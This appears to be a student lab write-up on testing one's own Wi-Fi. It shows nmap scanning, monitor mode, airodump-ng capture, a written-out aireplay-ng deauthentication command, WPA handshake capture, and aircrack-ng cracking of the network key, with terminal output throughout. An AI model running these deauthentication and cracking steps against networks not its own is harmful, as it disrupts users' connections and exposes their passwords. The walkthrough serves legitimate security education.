

SECURE YOUR OWN WI-FI NETWORK

Submitted By : Harith P

- Subnet scanning own network using nmap tool
- Finding open ports.

```

# nmap 172.20.10.0/28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 13:10 IST
Nmap scan report for 172.20.████████
Host is up (0.0085s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: ██████████ (Unknown)

Nmap scan report for 172.20.████████
Host is up (0.00026s latency).
All 1000 scanned ports on 172.20.10.3 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: ██████████ (Intel Corporate)

Nmap scan report for 172.20.10.5
Host is up (0.048s latency).
All 1000 scanned ports on 172.20.10.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 5:████████ (Samsung Electronics)

Nmap scan report for 172.20.████████
Host is up (0.0000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 16 IP addresses (4 hosts up) scanned in 9.62 seconds

```

- Connect the wireless adapter and make monitor mode.

```

root@707:/home/amthehr/rtl8188eus]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  Nickname:<WIFI@REALTEK>
        Mode:Monitor  Frequency=2.412 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off   RTS thr:off   Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality:0  Signal level:0  Noise level:0
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0


eth1    no wireless extensions.

root@707:/home/amthehr/rtl8188eus]
# 

```


[note : masking addresses for security reasons]

- Scanning wireless devices on your own network using airodump-ng.




```
CH 5 ][ Elapsed: 18 s ][ 2025-05-21 14:51
File Actions Edit View Help
root@707:/home/amthehr/Desktop
BSSID      PWR  Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
8A:BC:0...:71:38 -70      26      0    0 10 180  OPEN          Redmi 12 5G
4A:15:CF:6B:8B:EA -39     104     0    0  6 130 WPA2 CCMP  PSK  HR
BSSID      STATION      PWR  Rate Lost  Frames Notes Probes
4A:15:CF:6B:8B:EA 54:B8:...:53:26 -26  0 - 1    9     22
Quitting ...
[root@707]~[/home/amthehr/Desktop]
#
```

- Device wifi restarting (deauthentication attack) using aireplay-ng



```
File Actions Edit View Help
root@707:/home/amthehr/Desktop x root@707:/home/amthehr/Desktop x
[amthehr@707]~[~/Desktop]
$ sudo su
[sudo] password for amthehr:
[amthehr@707]~[~/Desktop]
# aireplay-ng --deauth 4 -a 4A:15:CF:6B:8B:EA -c 54:B8:...:53:26 wlan0
14:58:21 Waiting for beacon frame (BSSID: 4A:15:CF:6B:8B:EA) on channel 6
14:58:22 Sending 64 directed DeAuth (code 7). STMAC: [54:B8:02:F8:53:26] [ 2|59 ACKs]
14:58:22 Sending 64 directed DeAuth (code 7). STMAC: [54:B8:02:F8:53:26] [69|67 ACKs]
14:58:23 Sending 64 directed DeAuth (code 7). STMAC: [54:B8:02:F8:53:26] [36|65 ACKs]
14:58:24 Sending 64 directed DeAuth (code 7). STMAC: [54:B8:02:F8:53:26] [ 6|59 ACKs]
[amthehr@707]~[~/Desktop]
#
```

- At the same time scanning wireless devices



```

root@707:/home/amthehr/Desktop
File Actions Edit View Help
root@707:/home/amthehr/Desktop


CH 6 ][ Elapsed: 24 s ][ 2025-05-21 14:58

BSSID          PWR RXQ Beacons    #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
4A:15:CF:6B:8B:EA -45 10      261       12    0    6   130   WPA2 CCMP   PSK  HR

BSSID          STATION          PWR     Rate   Lost   Frames Notes Probes
4A:15:[REDACTED]:8B:EA 54:B8:[REDACTED]:53:26 -30    0 - 1    26        12

```

- Captured wpa handshake packets.



```

root@707:/home/amthehr/Desktop x root@707:/home/amthehr/Desktop x
File Actions Edit View Help
root@707:/home/amthehr/Desktop x root@707:/home/amthehr/Desktop x

CH 6 ][ Elapsed: 1 min ][ 2025-05-21 14:58 ][ WPA handshake: 4A:15:[REDACTED]:8B:EA


BSSID          PWR RXQ Beacons    #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
4A:15:[REDACTED]:8B:EA -45 100     705       110   0    6   130   WPA2 CCMP   PSK  HR

BSSID          STATION          PWR     Rate   Lost   Frames Notes Probes
4A:15:[REDACTED]:8B:EA 54:B8:[REDACTED]:53:26 -30    1e- 1    27      376  EAPOL
Quitting ...

[root@707 ~]# ls
test.txt-01.cap  test.txt-01.csv  test.txt-01.kismet.csv  test.txt-01.kismet.netxml  test.txt-01.log.csv
[root@707 ~]# 

```

- Create common passwords wordlists
- Home network password cracking using aircrack-ng



The screenshot shows a terminal window titled "root@707:/home/amthehr/Desktop". The window displays the results of an aircrack-ng 1.7 password cracking session. The output includes:

```
Aircrack-ng 1.7
[00:01:34] 232597/14344392 keys tested (2500.73 k/s)

Time left: 1 hour, 34 minutes, 3 seconds      1.62%
KEY FOUND! [ mnbvcxza ]

Master Key      : C7 81 9B 86 EF 09 CC 32 F5 B6 5B 01 CF 33 28 1C
                  B0 87 D7 F5 B0 66 C3 C4 23 1A FA AB CF 29 57 3E

Transient Key   : 77 58 0C DA 85 64 50 DF 9C 18 75 C7 95 26 7E 2A
                  BA F4 4D C9 33 C4 D0 3D 29 D8 53 CE 56 2F 29 D2
                  8B 2A 7D C5 22 27 D7 7C 79 0E D5 A6 D6 69 47 95
                  82 5E A4 7C 0D 7C 5D 7D 49 31 B0 30 22 29 12 00

EAPOL HMAC     : B9 9A 26 ED 8F 0D DF CE FB 49 A2 5B 08 FA 5E 43

--(root@707)-[/home/amthehr/Desktop]
#
```